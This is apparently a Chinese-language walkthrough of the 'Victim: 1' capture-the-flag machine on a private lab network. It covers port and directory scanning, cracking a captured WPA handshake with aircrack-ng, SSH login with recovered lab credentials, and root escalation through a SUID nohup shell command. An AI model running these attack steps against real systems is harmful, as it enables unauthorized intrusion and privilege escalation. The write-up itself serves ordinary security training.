Victim: 1
easyNo.8
目标: Get the root flag.
提示: Enumeration is key and bruteforcing SSH will get you banned.
妙妙工具:
python -c 'import pty; pty.spawn("/bin/bash")'
环境配置
- kali: 192.168.56.5
- target: 192.168.56.20
信息收集
nmap
nmap -sS 192.168.56.0/24
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
9000/tcp open  cslistener
可以访问的界面由80和9000, 进行目录扫描, 扫了一大堆也没几个有用的
dirsearch -u http://192.168.56.20 --exclude-status 403,301
[02:44:43] 200 -    1KB - /htaccess.txt
[02:44:44] 200 -    7KB - /LICENSE.txt
[02:44:49] 200 -    2KB - /README.txt
[02:44:50] 200 -  392B  - /robots.txt.dist
[02:44:50] 200 -   33B  - /robots.txt
[02:44:53] 200 -   31B  - /templates/index.html

dirsearch -u http://192.168.56.20:9000 --exclude-status 403,404
[03:13:24] 200 -    3KB - /.htaccess
[03:14:26] 200 - 0B - /index.php阅读htaccess.txt和README.txt, 得到这是一个Joomla CMS
/robots.txt.dist里面的路由更是全军覆没, /robots.txt可以得到
User-agent: *
Disallow: h@ck3rz!
这个看起来是给我们看的, 那肯定是哪里有问题, 我们漏了什么; 重新扫描端口, 果然, 漏了一个8999端口
nmap -p 0-65535 192.168.56.20

PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
8999/tcp open  bctp
9000/tcp open  cslistener
访问8999端口, 发现是一个wordpress网站, 但是没有实际界面, 只能查看源码; 唯一只有WPA-01.cap比较可疑
该流量包协议为802.11(WLAN)

DLine代表的是D-Link公司生产的设备, 一搜就知道是WiFi/路由器; 5a:b6:62则是MAC地址的一部分
所以这个流量文件是路由器交互的包, 肯定能拿到连接到路由器的密码
aircrack-ng -w /usr/share/wordlists/rockyou.txt WPA-01.cap
# 使用gzip -d rockyou.txt.gz进行解压
第一个数据包存在双方信息, 剩下的都是通讯信息; 我们现在获取的有效字符串只有刚才的密码, 肯定是不够的, 看看第一个数据包中还有什么
每个无线网络都有自己的 SSID, 意思是SSID是唯一的, 这个可能会用于用户名;
注意直接爆破ssh会被封禁, 所以要尽可能地缩小范围

现在, 可以能利用到的服务都使用过了, 尝试利用已有信息登录ssh
dlink : p4sswordgetshell
ssh dlink@192.168.56.20
成功登录
信息收集
# 系统信息 Linux victim01 4.15.0-96-generic #97-Ubuntu SMP Wed Apr 1 03:25:46 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
uname -a
# 内核版本 4.15.0-96-generic, 太高了
uname -r
# 查看环境
python -h
nc -h
# 查看权限, 发现是TryHarder!
sudo -l
# 查看特权文件, nohup
find / -perm -4000 2>/dev/null
sudo -l中首先那个文件不存在, 然后我们没有权限创建那个文件; 内核版本太高, payload不好找; 还是来看看有SUID权限的nohup提权吧
提权

nohup /bin/sh -p -c "sh -p <$(tty) >$(tty) 2>$(tty)"成功提权并拿到在root下的flag